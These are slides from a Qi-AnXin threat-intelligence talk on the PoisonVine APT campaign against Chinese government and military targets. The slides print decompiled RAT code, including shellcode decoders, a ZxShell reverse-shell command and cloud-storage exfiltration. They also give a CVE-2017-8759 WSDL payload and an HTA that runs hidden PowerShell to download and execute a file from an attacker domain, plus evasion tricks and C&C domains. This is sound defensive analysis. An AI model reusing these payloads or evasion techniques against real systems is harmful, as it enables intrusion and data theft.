A vine climbing over the Great Firewall: A long-term attack against China

Lion Gu, Bowen Pan


Qi An Xin Threat Intelligence Center

About us.

QI-ANXIN
Leader of New Generation Cyber Security

RedDrip Team (@RedDrip7)

- A team of **Qi-AnXin** Threat Intelligence Center
- Focus on threat intelligence and advanced targeted attacks tracing.
- APT threat monitoring and tracing, uncovered several APT Groups.




Agenda

QI-ANXIN
Leader of New Generation Cyber Security

- Introduction of PoisonVine
- Capabilities and resources
- Tactics, techniques and procedures(TTP)
- Impact
- Attribution
- Conclusion

PoisonVine

- **PoisonVine（APT-C-01）**
  - a rarely known APT group targeted China
- **Intent**
  - political & military intelligence
- **Targets**
  - government agencies
  - military person
  - research institutes
  - maritime agencies



PoisonVine - Timeline

2007.12

First discovered trojan which targeted a large shipping company

2008-2009

Universities and military industry in China was attacked.

2009-2011

Using “API string reverse” and “error API parameters” to evade detection

2012.12

First variant of ZxShell was found.

2013

Several military and government targets was attacked. Website compromised with watering hole.

2014. 9. 12

0day was discovered(CVE-2014-6352)

2015.2

Kanbox RAT

2017.10


Several spear phishing attacks and using CVE-2017-8759

2018

First disclosed.

Capabilities and Resources


- **RATs**
  - Commercial or open-source RAT
    - Poison Ivy, ZxShell
  - Customized
    - Kanbox RAT
- **Exploits**
  - some document vulnerabilities
    - CVE-2012-0158
    - CVE-2014-6352 (0day)
    - CVE-2017-8759
- **Infrastructures**
  - Dynamic domains
  - Cloud storage



Capabilities and Resources

QI-ANXIN
Leader of New Generation Cyber Security

- **Poison Ivy**




```
void sub_401000()
{
  signed int v0; // eax@1
  signed int v1; // eax@3

  v0 = 0;
  do
  {
    pi_shellcode[v0] ^= 0xBCu;
    ++v0;
  }
  while ( v0 < 0x1800 );
  v1 = 0;
  do
  {
    pi_shellcode[v1] ^= 0xE2u;
    ++v1;
  }
  while ( v1 < 0x1800 );
  JUMPOUT(pi_shellcode);
}
```

```
void sub_401000()
{
  signed int v0; // eax@1
  signed int v1; // eax@3

  v0 = 0;
  do
  {
    byte_405030[v0] ^= 0x28u;
    ++v0;
  }
  while ( v0 < 6144 );
  v1 = 0;
  do
  {
    byte_405030[v1] ^= 0x83u;
    ++v1;
  }
  while ( v1 < 6144 );
  JUMPOUT(byte_405030);
}
```

```
void sub_401000()
{
  signed int v0; // eax@1
  signed int v1; // eax@3

  v0 = 0;
  do
  {
    byte_405030[v0] ^= 0xA1u;
    ++v0;
  }
  while ( v0 < 6144 );
  v1 = 0;
  do
  {
    byte_405030[v1] ^= 0x83u;
    ++v1;
  }
  while ( v1 < 6144 );
  JUMPOUT(byte_405030);
}
```

Capabilities and Resources

QI-ANXIN
Leader of New Generation Cyber Security

- **ZxShell**

```
if ( !dword_5123E990(&v6, name) )
  return sub_51211881(s, "%s>", (unsigned int)byte_51238C58);
if ( dword_5123E990(&v6, "Help") && dword_5123E990(&v6, "?") )
{
  if ( !dword_5123E990(&v6, "Exit") || !dword_5123E990(&v6, "Quit") )
    return 0;
  if ( dword_5123E990(&v6, "Sysinfo") )
  {
    if ( dword_5123E990(&v6, "Ps") )
    {
      if ( dword_5123E990(&v6, "CleanEvent") )
      {
        if ( dword_5123E990(&v6, "IEPass") )
        {
          if ( dword_5123E990(&v6, "TransFile") )
          {
            if ( dword_5123E990(&v6, "GetCMD") )
            {
              if ( dword_5123E990(&v6, "ZXNC") )
              {
                if ( dword_5123E990(&v6, "End") )
                {
                  if ( dword_5123E990(&v6, "ShareShell") )
                  {
                    if ( dword_5123E990(&v6, "FileMG") )
                    {
                      if ( dword_5123E990(&v6, "rPortMap") )
                        sub_51211881(s, "'%s' Unknown Command.\r\n", (unsigned int)&v6);
                      else
                        sub_51217862(s, 4);
                    }
```

Customized command

Open source version

```
738     else if(!stricmp(argv_0,"ShareShell"))
739         ReverseShell(&args);
740
741 #if defined _CloseFW
742     else if(!stricmp(argv_0,"CloseFW"))
743         CloseFW(Socket);
744 #endif
745
746 #if defined _QQLog
747     else if(!stricmp(argv_0,"QQLog"))
748         GetQQPswLog(&args);
749 #endif
750
751 #if defined _FILEMANAGE
752     else if(!stricmp(argv_0,"FileMG"))
753         DoAction(Socket, action_FileMG);
754 #endif
755
756 #if defined _REMOTEDESKTOP
757     else if(!stricmp(argv_0,"winvnc")){
758         DoAction(Socket, action_RDSRV);
759     }
```

Capabilities and Resources

- **Kanbox RAT**
  - keywords filtering for collection
    - “军”或“军事”(War)、“部队”(Army)
  - Cloud storage API for exfiltration

```
SSLInit(3);                                     // SSL协议协商
v3 = sub_40CC50(v2);                            // 初始化SSL
sub_40CC90(v3, 20011, (unsigned int)sub_4050B0);// 获取TOKEN
memset(&Dest, 0, 0x104u);
sprintf(&Dest, "%s_%s", "Ghu{zju{hrk}{", a1); // 字符串解密后是 Aboutdoublewu
if ( v3 )
{
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CC90(v3, 47, 1);
  sub_40CC90(v3, 10002, (unsigned int)"https://auth.kanbox.com/0/token");
  sub_40CC90(v3, 10024, (char)Memory);
  sub_40CC90(v3, 64, 0);
  sub_40CC90(v3, 81, 0);
  v4 = _mkgmtime((struct tm *)v3);
}
else
{
  v4 = v11;
}
sub_40D780(Memory);
sub_40CEA0(v5);
Sleep(1000u);
memset(&v13, 0, 0x104u);
sprintf(&v13, "https://api-upload.kanbox.com/0/upload/%s/%s?bearer_token=%s", &Dest, a2, byte_4F2214);
v10 = 0;
v11 = 0;
v6 = sub_40CC50(v5);
if ( !v6
  || (sub_40CEB0(&v10, &v11, 1),
      sub_40CC90(v6, 47, 1),
      sub_40CC90(v6, 10002, (unsigned int)&v13),
      sub_40CC90(v6, 10024, (char)v10),
      sub_40CC90(v6, 64, 0),
      sub_40CC90(v6, 81, 0),
      _mkgmtime((struct tm *)v6),
      v4) )
{
  result = 0;
}
```

Capabilities and Resources

- **Customized shellcode loader**
  - discovered in early 2018
  - .hta -> CVE-2017-8759

open directory


```
<definitions
    xmlns="http://schemas.xmlsoap.org/wsdl/"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:suds="http://www.w3.org/2000/wsdl/suds"
    xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
    xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
    <portType name="PortType"/>
    <binding name="Binding" type="tns:PortType">
        <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
        <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
    </binding>
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://updateinfo.servegame.org?C:\Windows\System32\mshta.exe?http://
            updateinfo.servegame.org/bing/bing.hta"/>
                        <soap:address location=";
                        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                        } //"/>
        </port>
    </service>
</definitions>
```

1 triggered .hta execute with CVE-2017-8759


```
<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
        System.Net.WebClient).DownloadFile('http://updateinfo.servegame.org/bing/
        bing.exe','officeupdate.exe');(New-Object -com Shell.Application).ShellExecute('officeupdate.exe');"
        , null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```


2 drive-by download & execution

Capabilities and Resources

QI-ANXIN
Leader of New Generation Cyber Security

- **CVE-2014-6352**
  - bypass the patch of CVE-2014-4114 used by Sandworm
  - 0-day
    - sample creation time on 4th Sep 2014
    - patched on Oct 2014





Vulnerability in Microsoft OLE Could Allow Remote Code Execution

Published: October 21, 2014 | Updated: November 11, 2014

Version: 2.0

General Information

Executive Summary

Microsoft has completed the investigation into a public report of a vulnerability. We have issued Microsoft Security Bulletin MS14-064 to address this issue. For more information about this issue, including download links for an available security update, please review the security bulletin. The vulnerability addressed is the Windows OLE Remote Code Execution Vulnerability - CVE-2014-6352.

Capabilities and Resources

QI-ANXIN
Leader of New Generation Cyber Security

- **Infrastructure**

Dynamic Domains

DDNS Service Provider	Domains
ChangeIP	30
No-IP	9
DynDNS	2
Afraid(FreeDNS)	1
dnsExit	1

Domain registers

C&C	Legitimate website
chinamil.lflink.com	Website of Chinese Military www.chinamil.com.cn
soagov.sytes.net soagov.zapto.org soasoa.sytes.net	State Oceanic Administration www.soa.gov.cn
xinhua.redirectme.net	Xinhua News www.xinhuanet.com
126mailserver.serveftp.com mail163.mypop3.net	Famous mail service provider in China 126.com, 163.com
kav2011.mooo.com safe360.dns05.com cluster.safe360.dns05.com rising.linkpc.net	Chinese anti-virus software

Tactics, techniques and procedures

QI-ANXIN
Leader of New Generation Cyber Security


- PoisonVine has a simple TTP.
- Reconnaissance
  - on targets
  - important conferences in China mainland

"Chinese Asia-Pacific Annual Meeting in 2013"


Tactics, techniques and procedures

- **Initial Access & Established Foothold**
  - **Spear-phishing with delivery decoys**


archived PE




SFX



RLO



Filename paddings



Tactics, techniques and procedures

- **Collection & Exfiltration**
  - documents, .doc/.ppt/.xls/.wps
  - keywords filtering

Hardcoded keywords:
military, international, technology, national

```
if ( v7 > 0 )
{
  v12 = &v44;
  do
  {
    if ( *v12 != 'A' )
    {
      sub_512150C0(v12, "对[redacted] v24, v26, v27, v28)
      sub_512150C0(v12, "国际", v13, v14, v15, v16)
      sub_512150C0(v12, "军", v17, v18, v19, v20);
    }
    v12 += 5;
    --v7;
  }
  while ( v7 );
}
```

```
if ( v27 > 0 )
{
  v31 = (int)&Dest;
  do
  {
    if ( *(_BYTE *)v31 != 'A' )
    {
      sub_402610(v31, "军");
      sub_402610(v31, "科技");
      sub_402610(v31, "国");
    }
    v31 += 5;
    --v27;
  }
  while ( v27 );
}
```

Tactics, techniques and procedures

- **Defense Evasion**

API name in reverse order

```
8B35 00924000 mov   esi, dword ptr [<&MSVCRT._strrev>]   msvcrt._strrev
50            push  eax                                  s = "tohspanS23plehlooTetaerC"
894C24 30     mov   dword ptr [esp+30], ecx              _strrev
66:895424 34  mov   word ptr [esp+34], dx
FFD6          call  esi
8D4C24 18     lea   ecx, dword ptr [esp+18]
51            push  ecx
FFD6          call  esi
8D5424 2C     lea   edx, dword ptr [esp+2C]
52            push  edx
FFD6          call  esi
8B35 60904000 mov   esi, dword ptr [<&KERNEL32.GetPr>    kernel32.GetProcAddress
83C4 0C       add   esp, 0C
8D4424 34     lea   eax, dword ptr [esp+34]
50            push  eax                                  ProcNameOrOrdinal
53            push  ebx                                  hModule
FFD6          call  esi                                  GetProcAddress
```

```
50            push  eax                                  s = "AsetubirttAeliFt"
F3:A4         rep   movs byte ptr es:[edi], byte pt      _strrev
FF15 E0114B00 call  dword ptr [<&MSVCRT._strrev>]
83C4 04       add   esp, 4
8D4C24 2C     lea   ecx, dword ptr [esp+2C]
51            push  ecx                                  ProcNameOrOrdinal
53            push  ebx                                  hModule
FF15 68104B00 call  dword ptr [<&KERNEL32.GetProcAd      GetProcAddress
```

Pass zero window handler to GetClientRect.

- Real system **Failed**
- AV heuristic detection **Pass**

```
sub   esp, 10h
lea   eax, [esp+10h+Rect]
push  eax                 ; lpRect
push  0                   ; hWnd
call  GetClientRect
test  eax, eax
jz    short loc_40105F
mov   eax, 1
add   esp, 10h
retn  10h                 ; 在虚拟环境，不执行恶意代码
```

2011

```
push  esi
lea   eax, [ebp+Rect]
push  eax                 ; lpRect
xor   esi, esi
push  esi                 ; hWnd
call  GetClientRect
test  eax, eax
jz    short loc_51219CD7
xor   eax, eax
inc   eax
jmp   short loc_51219D0F  ; 在虚拟环境，不执行恶意代码
```

2012

```
0040B360  .  50            push  eax                                  s
0040B361  .  F3:A4         rep   movs byte ptr es:[edi], byte pt      _strrev
0040B363  .  FFD5          call  ebp
0040B365  .  83C4 04       add   esp, 4
0040B368  .  8D4C24 48     lea   ecx, dword ptr [esp+48]              ProcNameOrOrdinal
0040B36C  .  51            push  ecx                                  hModule
0040B36D  .  53            push  ebx                                  GetProcAddress
0040B36E  .  FF15 18E04000 call  dword ptr [<&KERNEL32.GetProcAd
0040B374  .v EB 04         jmp   short 0040B37A
0040B376  >  8B4424 14     mov   eax, dword ptr [esp+14]
0040B37A  >  8D9424 740300 lea   edx, dword ptr [esp+374]
0040B381  .  52            push  edx
0040B382  .  6A 00         push  0
0040B384  .  FFD0          call  eax                                  user32.GetClientRect
0040B386  .  85C0          test  eax, eax
0040B388  .v 74 21         je    short 0040B3AB
0040B38A  .  8D8C24 8C070( lea   ecx, dword ptr [esp+78C]
0040B391  .  C78424 D0080( mov   dword ptr [esp+8D0], -1
0040B39C  .  E8 4FC4FFFF   call  004077F0
0040B3A1  .  B8 01000000   mov   eax, 1
0040B3A6  .v E9 2F160000   jmp   <Exit>
0040B3AB  >  B9 41000000   mov   ecx, 41
```

2015

Tactics, techniques and procedures


QI-ANXIN
Leader of New Generation Cyber Security

